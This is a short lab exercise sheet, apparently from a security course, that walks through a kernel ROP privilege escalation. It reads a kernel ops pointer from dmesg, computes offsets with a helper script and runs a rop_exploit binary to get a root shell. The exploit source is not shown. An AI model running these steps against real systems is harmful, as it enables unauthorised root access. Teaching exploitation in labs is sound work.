

1. Review full Privilege Escalation Kernel ROP Chain code structure.




1. Extract kernel `ops` array pointer address from `dmesg`:
   **dmesg | grep addr | grep ops**
   *Observe ops address:* **ffffffffa02e9340**.




1. Run offset calculator script with target `ops` address and execute kernel exploit:
   **~/find_offset.py ffffffffa02e9340 ~/gadgets**
   **./rop_exploit 18446744073644231139 ffffffffa02e9340**
   *Observe successful kernel ROP execution spawning root shell (`#`).*




This concludes the lab exercise.